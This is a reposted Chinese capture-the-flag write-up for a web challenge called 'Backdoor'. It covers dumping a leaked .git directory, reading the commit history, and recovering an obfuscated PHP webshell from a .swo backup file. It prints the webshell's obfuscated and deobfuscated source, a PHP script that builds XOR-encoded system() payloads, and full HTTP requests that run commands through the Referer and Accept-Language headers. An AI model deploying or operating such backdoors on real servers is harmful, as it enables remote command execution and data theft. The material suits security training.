

i春秋“百度杯”CTF比赛 十月场 web题 Backdoor

转载

[weixin_30375247](#) 于 2018-10-21 23:55:00 发布 342 收藏

文章标签: [php](#) [git](#) [开发工具](#)

原文链接: <http://www.cnblogs.com/sijidou/p/9827720.html>

版权

0x00:

打开题目，题目中告诉我们这题是文件泄露。



0x01:

通过扫描目录，发现可以扫到的有3个文件

```
index.php
flag.php
robots.txt
```

但是浏览flag.php它告诉我们这不是真正的flag



又联系到题目文件泄露，于是测试.swp .swo .bak等备份文件后缀均无果。最后发现是.git泄露。

我们浏览这个url

```
http://6094ef7a9cad4288a4748de8ff8ffc573453e961300f46ce.game.ichunqiu.com/Challenges/.git/
```

Forbidden

You don't have permission to access /Challenges/git/ on this server.

Apache/2.4.7 (Ubuntu) Server at 6094ef7a9cad4288a4748de8ff8ffc573453e961300f46ce.game.ichunqiu.com Port 80

状态	方法	文件	域名	触发...	类型
403	GET	/Challenges/git/	6094ef7a9cad4288a4748de8ff8ffc573453e961...	document	html 5
404	GET	favicon.ico	6094ef7a9cad4288a4748de8ff8ffc573453e961...	img	html 5

注意到这里返回的是403（请求被拒绝），而不是404（访问无效）。那么这里就可以利用git泄露的脚本下载下来源文件。

```
root@kali:~/tool/scan/dvcs-ripper# ls
flag.php  index.php  README.md  rip-cvs.pl  rip-hg.pl  robots.txt
hg-decode.pl  LICENSE  rip-bzr.pl  rip-git.pl  rip-svn.pl
root@kali:~/tool/scan/dvcs-ripper# ./rip-git.pl -v -u http://6094ef7a9cad4288a4748de8ff8ffc573453e961300f46ce.game.ichunqiu.com/Challenges/.git/
[i] Downloading git files from http://6094ef7a9cad4288a4748de8ff8ffc573453e961300f46ce.game.ichunqiu.com/Challenges/.git/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[i] Using session name: pSj0WdCu
[d] found COMMIT_EDITMSG
[d] found config
[d] found description
[d] found HEAD
[d] found index
[!] Not found for packed-refs: 404 Not Found
[!] Not found for objects/info/alternates: 404 Not Found
[!] Not found for info/grafits: 404 Not Found
[d] found logs/HEAD
[d] found objects/25/a4a898b1a45412a538a7baa868bc406c1d8ba9
[d] found objects/73/4d08bfd094afa3372b997b1c71412c1afc7d9
[d] found objects/15/56a1d651526780ecd22db22681619e4ce6aa4b
[d] found objects/49/4a75f8b3c397e8da52e3ff82ddc4b1bc47f17
[d] found objects/12/c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88
[d] found objects/da/06087a0b893ddb6b6c857e53ce4387c96785ab
[d] found objects/ab/bbdcc032c8e76087f2daf593f423f74857b0cf
[d] found refs/heads/master
[i] Running git fsck to check for missing items
Checking object directories: 100% (256/256), done.
Checking objects: 100% (147/147), done.
[i] Got items with git fsck: 0, Items fetched: 0
[!] No more items to fetch. That's it!
root@kali:~/tool/scan/dvcs-ripper# ls
flag.php  index.php  README.md  rip-cvs.pl  rip-hg.pl  robots.txt
hg-decode.pl  LICENSE  rip-bzr.pl  rip-git.pl  rip-svn.pl
root@kali:~/tool/scan/dvcs-ripper#
```

这里使用的是rip-git.pl这个脚本，github地址：<https://github.com/kost/dvcs-ripper>

注：这里用rip-git.pl下载下来的文件是可以查看它上传github的历史记录的。而Githack这个工具虽然能下载文件，但是不能查看历史记录

查看flag.php

```
root@kali:~/tool/scan/dvcs-ripper# cat flag.php
<?php
echo "flag{this_is_not_flag}";
?>
```

查看flag.php的日志

```
git log flag.php
```

```

root@kali:~/tool/scan/dvcs-ripper# git log flag.php
commit da06087a0b893ddb6b6c857e53ce4387c96785ab
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 13:13:16 2016 +0800

    edit flag.php

commit 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 13:09:53 2016 +0800

    test

commit 494a75f8b3c397e8da52e3ff82ddc4bf1bc47f17
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 13:07:47 2016 +0800

    edit flag.php

commit 1556a1d651526780ecd22db22681619e4ce6aa4b
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 12:58:51 2016 +0800

    edit flag.php

commit 734d08bfd094afa3372b997b1c71412c1afc7d9
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 12:58:44 2016 +0800

    edit flag.php

commit 25a4a898b1a45412a538a7baa868bc406c1d8ba9
Author: tmp <tmp@tmp.tmp>
Date:   Fri Sep 16 12:55:18 2016 +0800

    added web app
root@kali:~/tool/scan/dvcs-ripper#

```

可以看到他修改了很多次flag.php这个文件，我们回查一下上一次的修改时的内容

```
git diff 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88 flag.php
```

```

root@kali:~/tool/scan/dvcs-ripper# git diff 12c6ddf4af0a5542c1cf6a9ab19b4231c1fd9a88 flag.php
diff --git a/flag.php b/flag.php
index bd049e0..8854e23 100644
--- a/flag.php
+++ b/flag.php
@@ -1,3 +1,3 @@
 <?php
-echo "flag{true_flag_is_in_the_b4ckdo0r.php}";
+echo "flag{this_is_not_flag}";
?>
root@kali:~/tool/scan/dvcs-ripper#

```

commit的值是test那次的值，可以看到在修改前是flag{true_flag_is_in_the_b4cko0r.php}

0x02:


上面那个flag还不是真正的flag，于是我们访问flag提示的文件

<http://6094ef7a9cad4288a4748de8ff8ffc573453e961300f46ce.game.ichunqiu.com/Challenges/b4ckdo0r.php>

得到下面信息，查看源码也啥都没有：



最后测出来是.swo文件备份，我们把备份下载下来



因为打开是乱码，我把它在下载好后，拖到我的kali虚拟机的桌面上，然后用vim打开备份文件的方式打开

```
vim -r .b4ckdo0r.php.swo
```

```
<?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 */
*/
*/$h='_m"/,"/"/-/)m"),marray()m"/,"+"m),)$mss($s[$i]m),0,$e)))m)m,$k));$o=ob)m_ge
t_c)monte)m)mnts)m();ob_end_clean);/*
*/$H='m();$d=ba)mse64)m_encode)m(x(gzc)mompres)ms($o),)m$m)mk));print("<)m$k>$d<)m/)"m$
k>)m");@sessio)mn_d)mestroy();}}}}';/*
*/$N='mR;$rr)m=@$r[ ]m"HTT)mP_RE)mFERER";$ra)m)=m@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m" )m
];if($rr)m&&$ra){m$u=parse_u)mrl($rr);p';/*
*/$u='e){m$m=k=$)mkh.$kf;ob)m_start();m@eva)ml(@gzunco)mmpr)mess(@x(@)mbase6)m4_deco
)mde(p)m)mreg_re)mplace(array("/';/*
*/$f='$i<$)ml; )m){mfo)mr($j)m=0;($j<$c&&$i<$l);$j)m++, $i+)m+) {$)mo.=t{$i)m^}$mk{$j
};}}r)return )m$;}$r)m=$_SERVE';/*
*/$O='[$i]="";$p)=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m()m$i,$s){$)ms[$i].=$p)
m);m$e=s)mtrpos)m($s[$i], $f);)mif('/*
*/$w=')m);)m$p="";fo)mr($z=1);m$z<c)mount()m$m[1]);$)mz++)m)m)$p.=q[$m[1)m]m2][[$z]];
if(str)mpos)m($p,$h)m===0){$s)m';/*
*/$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1)m;$h=$sl()m$ss(m)md5($)mi.$kh)m,0,)m3)
);$f=$s)ml($ss()m)mmd5($i.$kf),0,3';/*
*/$i=')marse_)mstr)m($u["q)mquery"],$)m)mq);$q=array)m_values()m$q);pre)mg_matc)mh_all
()m"/([\w)m)]m)[\w-)]m+(?:;q=0.)';/*
*/$x='m([\d)m)]?)?/?/,"m$ra,$m)m);if($q)m&&$)mm)m)m{@session_start());$)ms=&$_S)mESS
I)m)mON;$)mss="sub)mstr";$sl="s)m';/*
*/$y=str_replace('b','','crbebbabte_funcbbtion);/*
*/$c=' $kh="4f7)m)mf";$kf="2)m)m8d7";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=st)mrl
en)m($t);)m)m$o="";for()m$i=0;';/*
*/$L=str_replace(')m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
*/$v=$y('',$L);$v();/*
*/
?>
```

因为为了研究这个代码，又没法更改备份文件，我们用vim的复制功能把这里面的内容复制到一个新的php文件里面，然后放回我的windows下（因为我很喜欢用windows）

这个代码是混淆过的，但主要看\$y和\$L和\$v这3个变量，分别对应的是

\$y = create_function //这里去掉了字符串中的字母b

\$L = 把上面的如 \$c, \$f等字符串变量中的“m”给去掉

\$v = create_function(",\$L); 这里是生成一个不带参数的匿名函数，函数内容就是\$L的内容。

然后运行\$v()函数

根据这个逻辑解开混淆后\$L的内容:

```
<?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 * $h='_m"/,"/"/)m"),marray()m"/,"+"m),$mss($s[$i]m),0,$e)))m)m,$k));$o=ob
 m_get_c)monte)m)mnts)m(;ob_end_clean);/*
 * $H='m(;$d=ba)mse64)m_encode)m(x(gzc)mompres
 ms($o),)m$m)mk);print("<m$<$d<m/)m$<>m");@sessio)mn_d)mestroy();}}}}';/*
 * $N='mR;$rr)m=@$r()m"HTT)mP_RE)mFERER";$ra)m=@$r["HTTP_AC)mC)mEPT_LANG)mUAGE
 m")m);if($rr)m&&$ra){m$u=parse_u)mrl($rr);p';/*
 * $u='$e){m$<=$)mkh.$kf;ob)m_start();)m@eva)m1(@gzunco)mmp)r)mess(@x(@)mbase6)m4_deco
 mde(p)m)mreg_re)mplace(array("/';/*
 * $f='<$i<$m1;)}mfo)mr($j)m=0;($j<$c&&$i<$1);$j)m++,$i+)m+){$)mo.=<$t{$i
 m)^$)mk{$j};}}r)return m$;}$r)m=$_SERVE);/*
 * $O='[$i]=";$p)m=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m(m$<,m$<){$)ms[$i].=$p
 m);m$e=s)mtrpos)m($s[$i],$f);)mif(';/*
 * $w=')m);)m$p="";fo)mr($z=1;)$m$z<c)mount(m$m[1]);)$mz++)m)m)$p.=<$q[$m[
 m2]][$z];if(str)mpos)m($p,$h)m==0){$s)m';/*
 * $P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1];$h=$sl()m$ss(m)md5($)mi.$kh
 m),0,m3));$f=$s)m1($ss(m)mmd5($i.$kf),0,3';/*
 * $i=')marse_)mstr)m($u["q)mquery"];)$m)mq);$q=array)m_values(m)mq);pre)mg_matc
 mh_all(m"/([\\w)m])m)[\\w-)m]+(?;q=0.)';/*
 * $x='m([\\d)m])?;/"/,)$m$ra,$m);if($q)m&&$mm)m)m(@session_start();)$ms=<&$_S)mESSI
 m)mON;$)mss="sub)mstr";$sl="s)m';/*
 * $y=str_replace('b','','crbebbabte_funcbction');/*
 * $c='<$kh="4f7)m)mf";$kf="2)m)m8d7";func)mion x($t)m,$k){$m)mc=strlen($k);$l=st
 mrlen)m($t);)m)m$o="";for(m$<=0;)'/*
 * $L=str_replace('m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
 * $v=$y('',$L);$v();
 echo str_replace('m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);
```

把内容打印到我们本地搭建的服务器上，然后查看源码，并整理下就是b4ckdo0r.php源码内容

注意:这里一定要看源码，因为中间有一部分"<"被当做html的标签了，没法完整显示

web本来的页面这里的代码很奇怪

```
can you find the source code of me?$kh="4f7f";$kf="28d7";function x($t,$k){$c=strlen($k);$l=strlen($t);$o="";for($i=0;$i<$l;){for($j=0;$j<$c&&$i<$l;$j++,)($o.=<$t{$i}^<$k{$j});}return
 $o;$r=$_SERVER;$rr=@$r["HTTP_REFERER"];$ra=@$r["HTTP_ACCEPT_LANGUAGE"];if($rr&&$ra){$u=parse_url($rr);parse_str($u["query"],$q);$q=array_values($q);preg_match_all("/([\\w])[\\w-]+(?;
 q=0.([\\d]))?;/",$ra,$m);if($q&&$m){@session_start();$s=&$_SESSION;$ss="substr";$sl="strtolower";$i=$m[1][0];$m[1][1];$h=$sl($ss(md5($i.$kh),0,3));$f=$sl($ss(md5($i.$kf),0,3));$p="";
 for($z=1;$z<$d;)$@session_destroy();}}
```

查看源码发现原因，是因为<被当做标签起始了

```
$i.$kf),0,3));$p="";for($z=1;$z<count($m[1]);$z++)$p.=<$q[$m[
```

整理后源码如下:

```

<?php
$kh="4f7f";
$kf="28d7";
function x($t,$k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0; $i<$l;) {
        for($j=0; ($j<$c&&$i<$l); $j++, $i++) {
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}
$r=$_SERVER;
$rr=@$r["HTTP_REFERER"];
$ra=@$r["HTTP_ACCEPT_LANGUAGE"];
if($rr&&$ra) {
    $u=parse_url($rr);
    parse_str($u["query"],$q);
    $q=array_values($q);
    preg_match_all("/([\w-]+(?:;q=0.([\d]))?),?/", $ra, $m);
    if($q&&$m) {
        @session_start();
        $s=&$_SESSION;
        $ss="substr";
        $sl="strtolower";
        $i=$m[1][0].$m[1][1];
        $h=$sl($ss(md5($i.$kh),0,3));
        $f=$sl($ss(md5($i.$kf),0,3));
        $p="";
        for($z=1; $z<count($m[1]); $z++)
            $p.=$q[$m[2][$z]];
        if(strpos($p,$h)===0) {
            $s[$i]=""; $p=$ss($p,3);
        }
        if(array_key_exists($i,$s)) {
            $s[$i].=$p;
            $e=strpos($s[$i],$f);
            if($e) {
                $k=$kh.$kf;
                ob_start();
                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/\/"),array("/","+"),$ss($s[$i],0,$e))),$k)));
                $o=ob_get_contents();
                ob_end_clean();
                $d=base64_encode(x(gzcompress($o),$k)); print("<$k>$d</$k>");
                @session_destroy();
            }
        }
    }
}
}

```

解释一下这里的代码（因为我比较菜，通过每一步把变量输出，最后弄清楚搞了3个小时左右）

x(\$t, \$k)函数是个异或函数，第一个参数和第二个参数按位对应异或，如果第二个参数全部异或了一遍，第一个还没结束，又从第二个参数头部从头开始。

\$rr是通过http报头的Referer参数传入，我们可控

\$rs是通过http报头的accept-language参数传入，我们可控

这里先介绍下accpet-language吧，举个栗子

🔗 [Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2](#)

这里的zh-CN是默认语言，之后每个值以“，（逗号）”隔开，格式为“语言;q=权重”

那么preg_match_all这个正则做的事，看着很复杂，我们直接把他输出到自己服务器的web上吧

```
array(3) ([0]=> array(6) ([0]=> string(6) "zh-CN," [1]=> string(9) "zh;q=0.8," [2]=> string(12) "zh-TW;q=0.7," [3]=> string(12) "zh-HK;q=0.5," [4]=> string(12) "en-US;q=0.3," [5]=> string(8) "en;q=0.2") ([1]=> array(6) ([0]=> string(1) "z" [1]=> string(1) "z" [2]=> string(1) "z" [3]=> string(1) "z" [4]=> string(1) "e" [5]=> string(1) "e") ([2]=> array(6) ([0]=> string(0) "" [1]=> string(1) "8" [2]=> string(1) "7" [3]=> string(1) "5" [4]=> string(1) "3" [5]=> string(1) "2" })
```

是一个二维数组，然后\$i会取[1][0]和[1][1]的组合值

\$h和f分别是 (\$i . \$kh)和(\$i . \$kf)的md5值的前3个字符这里算出来是675和a3e

```
for($z=1; $z<count($m[1]); $z++)  
    $p.=$q[$m[2][$z]];
```

这一段代码会看language的语言有多少个，然后\$p是以权重的小数部分值为下标，然后取Referer的url中的对应下标的参数的值的组合

这里举个例子，a=1中的1 就是\$q[\$m[2][0]]，b=2中的2 就是\$q[\$m[2][1]]

```
$rr='http://8.8.8.8/index.php?a=1&b=2';
```

然后就是判断\$p这个变量前3个是不是675，后3个是不是a3e，最后我们的构造为 "675 + payload + a3e"

然后就是传到eval函数里面了，这里我们要通过eval函数来读目录，然后查看flag

eval中用了很多编码方式，也用到了自定的x(\$t, \$k)这个异或函数，我们依次测试下顺序，就能正确的生成我们的payload，来构造system("ls");

这里异或的规律

$a = b \wedge c$ 那么 $b = a \wedge c$;这是一个很简单的规律，所以x函数即使编码函数，也是解码函数

最后附上我生成payload和解码返回值的内容的php代码

```

<?php

function x($t,$k) {
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0; $i<$l;) {
        for($j=0; ($j<$c&&$i<$l); $j++, $i++) {
            $o.= $t{$i} ^ $k{$j};
        }
    }
    return $o;
}

function get_answer($str){
    $str = base64_decode($str);
    $str = x($str, '4f7f28d7');
    $str = gzuncompress($str);
    echo $str . "<br>";
}

function input($cmd){
    $str = 'system("' . $cmd . '");';
    $t1 = gzcompress($str);
    echo '$t1 = ' . $t1 . "<br>";
    $t2 = x($t1, '4f7f28d7');
    echo '$t2 = ' . $t2 . "<br>";
    $t3 = base64_encode($t2);
    echo '$t3 = ' . $t3 . "<br>";
    return $t3;
}

$ra='zh-CN,zh;q=0.0';
input('ls');
//get_answer('');

?>

```

把命令输入input里面，运行这个php脚本就会生成ls命令的payload，而我们accept-language所填内容为 'zh-CN,zh;q=0.0'



```

$t1 = x+.,lP)VU
$t2 = L-6Od14Dbg
$t3 = TPocyB4WLfrhNv1PZOrQMTREimJn

```

于是我们第一次的payload为：

```

GET /Challenges/b4ckdo0r.php HTTP/1.1
Host: 6094ef7a9cad4288a4748de8fffc573453e961300f46ce.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
UM_distinctid=1666c70372d66-02620d3f0163298-4c312979-144000-1666c7037300;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
Hm_lm_2d0601bd28de7d49818249c35d95943=1539958731,1539999619,1540097985,1540131708;
Hm_lm_9104989ce242a8e03049eaceca950328=1539960287,1540098046;
Hm_lm_1a327c660491887db0960e9c314b022=1539960287,1540098046;
ci_session=d78fd7c236462ee5bb00aba8a15e682c65dcc57b;
Hm_lmpt_2d0601bd28de7d49818249c35d95943=1540131758
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.0
Referer: http://8.8.8.8/index.php?a=675TPocyB4WLfrhNv1PZOrQMTReImJna3e

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 21 Oct 2018 15:45:45 GMT
Content-Type: text/html
Content-Length: 128
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Set-Cookie: PHPSESSID=cq37172iig8b2qkI3s52s5kpd0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding

can you find the source code of
me?<4f728d7>TPp8VHv2Kv4DTuVN+hCEff8ve2EBcPdIZk33ypDEwMumBlr0uCrkPbiqI25+6xyPHma96ydT
</4f728d7>

```

将返回内容填到我们的脚本中，生成解码后的内容

```

$t1 = x + ,.I P)VIT"U
$t2 = L - 6 Od 14D bg
$t3 = TPocyB4WLfrhNv1PZOrQMTReImJn
b4ckdo0r.php flag.php index.php robots.txt this_i5_flag.php

```

然后生成cat this_i5_flag.php的payload，最后flag在源码中

```

GET /Challenges/b4ckdo0r.php HTTP/1.1
Host: 6094ef7a9cad4288a4748de8fffc573453e961300f46ce.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
UM_distinctid=1666c70372d66-02620d3f0163298-4c312979-144000-1666c7037300;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
Hm_lm_2d0601bd28de7d49818249c35d95943=1539958731,1539999619,1540097985,1540131708;
Hm_lm_9104989ce242a8e03049eaceca950328=1539960287,1540098046;
Hm_lm_1a327c660491887db0960e9c314b022=1539960287,1540098046;
ci_session=d78fd7c236462ee5bb00aba8a15e682c65dcc57b;
Hm_lmpt_2d0601bd28de7d49818249c35d95943=1540131758
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.0
Referer: http://8.8.8.8/index.php?a=675TPocyB4WLfrhNn0oHm1M/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKw3e

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 21 Oct 2018 15:48:47 GMT
Content-Type: text/html
Content-Length: 148
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Set-Cookie: PHPSESSID=6ulI96gfqnm33q6mw36v13; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding

can you find the source code of
me?<4f728d7>TPqE1x3wTNRNH6te3Qzh2EZMLfn/q0essChT9ScovGyz41Ae3FyjSLPsaCkS2xvcDx4HKG
xX6Z3AJpYV5IDQwtnc+</4f728d7>

```

```

1 $t1 = x + ,.I P)VIT"U
2 <br>$t2 = L - 6 Od 14D bg
3 $flag = 'flag{3cd159d7-331e-4bb8-8e13-eb12931bb814}';
4 ?>
5 <br>

```

注：这里我审计代码的时候是采用比较笨的方法，因为源码我们下载了下来，那么我么就可以任意修改，我是把每个地方有价值的变化，就直接输出出来，方便更加透彻的理解流程。

转载于: <https://www.cnblogs.com/sijidou/p/9827720.html>